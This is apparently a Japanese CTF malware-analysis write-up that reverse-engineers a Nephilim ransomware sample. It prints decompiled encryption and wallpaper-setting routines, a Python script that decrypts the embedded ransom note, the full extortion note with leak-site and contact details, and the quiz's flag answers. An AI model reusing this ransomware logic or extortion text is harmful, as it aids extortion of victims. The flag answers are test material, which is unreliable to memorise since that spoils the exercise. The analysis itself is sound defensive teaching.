11    if (CryptImportKey == (CryptImportKey *)0x0) {
12        CryptImportKey = (CryptImportKey *)GetProcAddress(DAT_004050cc, "CryptImportKey");
13    }
14    (*CryptImportKey)(hProv, bData, dwDataLen, 0, 0, &import_key);
15    return;
16 }
```

```
61 aa_generate_random(AES_key);
62 aa_generate_random(iv);
63 dwBytes = 0x100;
64 dwFlags = 0;
65 hHeap = GetProcessHeap();
66 local_38 = (undefined *)HeapAlloc(hHeap, dwFlags, dwBytes);
67 dwBytes = 0x100;
68 dwFlags = 0;
69 hHeap = GetProcessHeap();
70 local_3c = (undefined *)HeapAlloc(hHeap, dwFlags, dwBytes);
71 CryptEncrypt(extraout_ECX, (int)AES_key, local_38);
72 CryptEncrypt(extraout_ECX_00, (int)iv, local_3c);
```

```
2 void __fastcall FUN_00402623(undefined4 param_1, int param_2, undefined *param_3)
3
4 {
5     HCRYPTKEY hKey;
6     undefined *puVar1;
7     BOOL BVar2;
8     int iVar3;
9     DWORD local_8;
10
11    iVar3 = 0x10;
12    local_8 = 0x10;
13    puVar1 = param_3;
14    do {
15        *puVar1 = puVar1[param_2 - (int)param_3];
16        hKey = import_key;
17        puVar1 = puVar1 + 1;
18        iVar3 = iVar3 + -1;
19    } while (iVar3 != 0);
20    if (DAT_004050e4 == (HMODULE)0x0) {
21        DAT_004050e4 = LoadLibraryA("advapi32.dll");
22    }
23    if (CryptEncrypt == (CryptEncrypt *)0x0) {
24        CryptEncrypt = (CryptEncrypt *)GetProcAddress(DAT_004050e4, "CryptEncrypt");
25    }
26    BVar2 = (*CryptEncrypt)(hKey, 0, 1, 0, param_3, local_8, 0x100);
27    if (BVar2 == 0) {
28        ExitProcess(0);
29    }
30    return;
```

The flag is:

Base64エンコードされたRSAの公開鍵で
あり、ランダム生成したAESの暗号鍵とIVを
暗号化するのに利用する

(これにより、攻撃者の持つ秘密鍵がなければファイルその
ものを復号できなくなる)

8.関数の処理

FUN_00401f5b が行う処理を説明せよ。この問題は完全に正解していない場合であっても、内容に応じて部分点を与える。

New Submission

Previous Submissions

Submission

自由記述問題

Submit

方針

細かく読みすぎずに Windows API で流れを追う

```
51 if (DAT_004050a8 == (FARPROC)0x0) {
52     DAT_004050a8 = GetProcAddress(DAT_004050ac, "GetDesktopWindow");
53 }
54 iVar1 = (*DAT_004050a8)();
55 if (DAT_0040502c == (HMODULE)0x0) {
56     DAT_0040502c = LoadLibraryA("user32.dll");
57 }
58 if (DAT_00405028 == (FARPROC)0x0) {
59     DAT_00405028 = GetProcAddress(DAT_0040502c, "GetWindowRect");
60 }
61 (*DAT_00405028)(iVar1, local_88);
62 local_8 = local_7c;
63 GetTempPathW(0x104, local_2c4);
64 lstrcatW(local_2c4, L"\\god.jpg");
65 local_c = (LPCSTR)aa_decrypt_ransomnote();
66 if (DAT_004050a4 == (HMODULE)0x0) {
67     DAT_004050a4 = LoadLibraryA("gdi32.dll");
68 }
69 if (_DAT_004050a0 == (FARPROC)0x0) {
70     _DAT_004050a0 = GetProcAddress(DAT_004050a4, "CreateFontW");
71 }
72 local_1c = (*DAT_004050a0)(0x1c, 0, 0, 0, 400, 0, 0, 0, 1, 2, 0, 0, 0, L"Comic Sans MS");
73 if (DAT_00405094 == (HMODULE)0x0) {
74     DAT_00405094 = LoadLibraryA("user32.dll");
75 }
76 if (DAT_00405090 == (FARPROC)0x0) {
77     DAT_00405090 = GetProcAddress(DAT_00405094, "GetDC");
78 }
```

```
87 if (_DAT_00405030 == (FARPROC)0x0) {
88     _DAT_00405030 = GetProcAddress(DAT_00405034, "GetTextExtentPoint32A");
89 }
90 (*_DAT_00405030)(uVar2, local_c, local_10, local_68);
91 local_68[0] = local_68[0] + 3 & 0xffffffff;
92 if (DAT_0040507c == (HMODULE)0x0) {
93     DAT_0040507c = LoadLibraryA("gdi32.dll");
94 }
95 if (_DAT_00405078 == (FARPROC)0x0) {
96     _DAT_00405078 = GetProcAddress(DAT_0040507c, "CreateCompatibleBitmap");
97 }
98 local_28 = (*_DAT_00405078)(uVar2, local_80, local_8);
99 FUN_00401ed4(uVar2, local_28);
100 if (DAT_00405044 == (HMODULE)0x0) {
101     DAT_00405044 = LoadLibraryA("gdi32.dll");
102 }
103 if (_DAT_00405040 == (FARPROC)0x0) {
104     _DAT_00405040 = GetProcAddress(DAT_00405044, "SetTextColor");
105 }
106 (*_DAT_00405040)(uVar2, 0xffffffff);
107 if (DAT_00405064 == (HMODULE)0x0) {
108     DAT_00405064 = LoadLibraryA("gdi32.dll");
109 }
110 if (DAT_00405060 == (FARPROC)0x0) {
111     DAT_00405060 = GetProcAddress(DAT_00405064, "SetBkMode");
112 }
113 (*DAT_00405060)(uVar2, 2);
114 if (DAT_0040505c == (HMODULE)0x0) {
115     DAT_0040505c = LoadLibraryA("gdi32.dll");
116 }
117 if (DAT_00405058 == (FARPROC)0x0) {
118     DAT_00405058 = GetProcAddress(DAT_0040505c, "SetBkColor");
119 }
```

```
119 if (DAT_00405088 == (FARPROC)0x0) {
120     DAT_00405088 = GetProcAddress(DAT_0040508c, "ReleaseDC");
121 }
122 (*DAT_00405088)(0, local_24);
123 hFile = CreateFileW(local_2c4, 0x40000000, 0, (LPSECURITY_ATTRIBUTES)0x0, 2, 0x80, (HANDLE)0x0);
124 if (hFile != (HANDLE)0xffffffff) {
125     local_18 = 0;
126     WriteFile(hFile, local_60, 0xe, local_18, (LPOVERLAPPED)0x0);
127     WriteFile(hFile, local_50, 0x28, local_18, (LPOVERLAPPED)0x0);
128     WriteFile(hFile, local_20, local_3c, local_18, (LPOVERLAPPED)0x0);
129     CloseHandle(hFile);
130     FUN_00401f19(local_28);
131     if (DAT_0040504c == (HMODULE)0x0) {
132         DAT_0040504c = LoadLibraryA("gdi32.dll");
133     }
134     if (_DAT_00405048 == (FARPROC)0x0) {
135         _DAT_00405048 = GetProcAddress(DAT_0040504c, "DeleteDC");
136     }
137     (*_DAT_00405048)(local_14);
138     FUN_00401f19(local_1c);
139     if (DAT_00405084 == (HMODULE)0x0) {
140         DAT_00405084 = LoadLibraryA("user32.dll");
141     }
142     if (_DAT_00405080 == (FARPROC)0x0) {
143         _DAT_00405080 = GetProcAddress(DAT_00405084, "SystemParametersInfoW");
144     }
145     (*_DAT_00405080)(0x14, 0, local_2c4, 1);
146 }
```

関数全体の流れを読む (前半～中盤)

● 前半

- “%TEMP%god.jpg” の文字列作成
- FUN_004027eb で CryptDecrypt を使用して何かしらのデータを復号

● 中盤

- Bitmap 作成系の API 呼び出し
- FUN_004027eb で復号したデータを DrawTextA で bitmap に描画

```
}  
if (DAT_00405028 == (FARPROC)0x0) {  
    DAT_00405028 = GetProcAddress(DAT_0040502c, "GetWindowRect");  
}  
  
(*DAT_00405028)(iVar1, local_88);  
local_8 = local_7c;  
GetTempPathW(0x104, god_jpg_path);  
lstrcatW(god_jpg_path, L"\\god.jpg");  
something_decrypted_data = (LPCSTR)FUN_004027eb();  
if (DAT_004050a4 == (HMODULE)0x0) {  
    DAT_004050a4 = LoadLibraryA("gdi32.dll");  
}
```

(snip.)

```
if (DAT_0040503c == (HMODULE)0x0) {  
    DAT_0040503c = LoadLibraryA("user32.dll");  
}  
  
if (DrawTextA == (FARPROC)0x0) {  
    DrawTextA = GetProcAddress(DAT_0040503c, "DrawTextA");  
}  
  
(*DrawTextA)(uVar2, something_decrypted_data, local_10, &local_78, 0x211);  
iVar1 = local_24;  
bitmap_fileheader = 0x4d42;
```

関数全体の流れを読む(後半)

- 後半
 - CreateFile + WriteFile で中盤までに作っていたデータを“%TEMP%god.jpg”に出力
 - SystemParameterInfoW でgod.jpgを何かしらのパラメータとして設定

```
hFile = CreateFileW(god_jpg_path, 0x40000000, 0, (LPSECURITY_ATTRIBUTES) 0x0, 2, 0x80, (HANDLE) if (hFile != (HANDLE) 0xffffffff) {  
    local_18 = 0;  
    WriteFile(hFile, &bitmap_fileheader, 0xe, &local_18, (LPOVERLAPPED) 0x0);  
    WriteFile(hFile, bitmap_infoheader, 0x28, &local_18, (LPOVERLAPPED) 0x0);  
    WriteFile(hFile, bitmap_maindata, local_3c, &local_18, (LPOVERLAPPED) 0x0);  
    CloseHandle(hFile);  
    DeleteObject(local_28);  
    if (DAT_0040504c == (HMODULE) 0x0) {  
        DAT_0040504c = LoadLibraryA("gdi32.dll");  
    }  
    if (_DAT_00405048 == (FARPROC) 0x0) {  
        _DAT_00405048 = GetProcAddress(DAT_0040504c, "DeleteDC");  
    }  
    (*_DAT_00405048)(local_14);  
    DeleteObject(local_1c);  
    if (DAT_00405084 == (HMODULE) 0x0) {  
        DAT_00405084 = LoadLibraryA("user32.dll");  
    }  
    if (_SystemParametersInfoW == (FARPROC) 0x0) {  
        _SystemParametersInfoW = GetProcAddress(DAT_00405084, "SystemParametersInfoW");  
    }  
    (*_SystemParametersInfoW)(0x14, 0, god_jpg_path, 1);  
}  
return;  
}
```

細かく読む(前半～中盤)

- DrawTextAの引数の調査
 - FUN_004027eb から、復号対象のデータ DAT_00403990 の XREF を見る
 - DAT_00403990 は FUN_00401314 でも使われており、`NEPHILIN-DECRYPT.txt` の文字から脅迫文の作成と推測できる
 - DrawTextA で書き込まれるデータは同じ脅迫文であり、god.jpg は脅迫画像と推測できる

```
Decompile: FUN_00401314 - (b8066b7ec376bc5928d78693d236dbf47414571df05f818a43fb5f52136e8f2e.bin)
19  lstrcpyW(local_220,param_1);
20  lstrcatW(local_220,L"NEPHILIN-DECRYPT.txt");
21  local_14 = CreateFileW(local_220,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,0,(HANDLE)0x0);
22  if (local_14 != (HANDLE)0x0) {
23      pDVar3 = &local_8;
24      uVar2 = 0;
25      local_8 = 0;
26      iVar1 = lstrlenA(
27      "o17RAu5d70F1ZlQy5v6PadIpzy++fYGjDN8xcVngzr2w2k23vmAe2S9gH4SLjqRncqRTCDn+hCSX8rD
ZQ+w8cNvEwaILFIG/exazURbf29mbHy3DtijjXvB0hWzZ/OFGP+DFk9ymM85EAIiDV8sgkk83weCBVBM
```

TIPS: DAT_00403990 の内容の確認

WinCrypt API を使って復号することができる

```
1 from ctypes import windll, c_void_p, byref, create_string_buffer, c_int
2 import base64
3
4 PROV_RSA_FULL = 1
5 CALG_RC4 = 0x6801
6 CALG_SHA1 = 0x8004
7 CRYPT_EXPORTABLE = 1
8 CRYPT_NO_SALT = 0x00000010
9
10 note = base64.b64decode("o17RAu5d70F1ZlQy5v6PadIpzy++fYGjDN8xcVngzr2w2k23vmAe2S9gH45LjqRncC")
11
12 hProv = c_void_p()
13 windll.advapi32.CryptAcquireContextA(byref(hProv), 0, 0, PROV_RSA_FULL, 0)
14
15 hCryptHash = c_void_p()
16 windll.advapi32.CryptCreateHash(hProv, CALG_SHA1, 0, 0, byref(hCryptHash))
17
18 data=b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
19 bdata = create_string_buffer(data)
20 dwdatalen = c_int(len(data))
21 windll.advapi32.CryptHashData(hCryptHash, bdata, dwdatalen, 0)
22
23 hkey = c_void_p()
24 windll.advapi32.CryptDeriveKey(hProv, CALG_RC4, hCryptHash, CRYPT_NO_SALT, byref(hkey))
25
26 bdata = create_string_buffer(note)
27 bdatalen = c_int(len(note))
28 windll.advapi32.CryptDecrypt(hkey, 0, 1, 0, bdata, byref(bdatalen))
29 print(bdata.raw[:bdatalen.value].decode("utf-8"))
```

```
Two things have happened to your company.
=====
All of your files have been encrypted with military grade algorithms.
The only way to retrieve your data is with our software.
Restoration of your data requires a private key which only we possess.
=====
Information that we deemed valuable or sensitive was downloaded from your system.
We can provide proof that your files have been extracted.
If you do not contact us we will start leaking the data periodically in our newsletter.
=====
To confirm that our decryption software works email to us 2 files from our test set.
You will receive further instructions after you send us the test files.
We will make sure you retrieve your data swiftly and securely and that you are satisfied.
If we do not come to an agreement your data will be leaked on this website.

Website: http://corpleaks.net
TOR link: http://hxt254aygrsziejn.onion

Contact us via email:
Johnrachford@protonmail.com
jeremyharfman@tutanota.com
Tombambfort@protonmail.com
```


細かく読む(後半)

- SystemParameterInfoW の引数の調査
 - API の引数を調査すると、0x14 で壁紙のパラメータを指定
 - 脅迫文の書かれた画像をデスクトップに設定している


```
11 (_SystemParametersInfoW == (FARPROC) 0x0) {  
    _SystemParametersInfoW = GetProcAddress(DAT_00405084, "SystemParametersInfoW");  
}  
(*_SystemParametersInfoW) (0x14, 0, god_jpg_path, 1);
```

SPI_SETDESKWALLPAPER

0x0014

Note When the SPI_SETDESKWALLPAPER flag is used, SystemParametersInfo returns TRUE unless there is an error (like when the specified file doesn't exist).

ランサムウェアの実行結果



The flag is:

脅迫画像の生成をおこなって、
壁紙として設定する

問題に使用したマルウェアのハッシュ値

b8066b7ec376bc5928d78693d236dbf47414571df05f818a43fb5f52136e8f2e

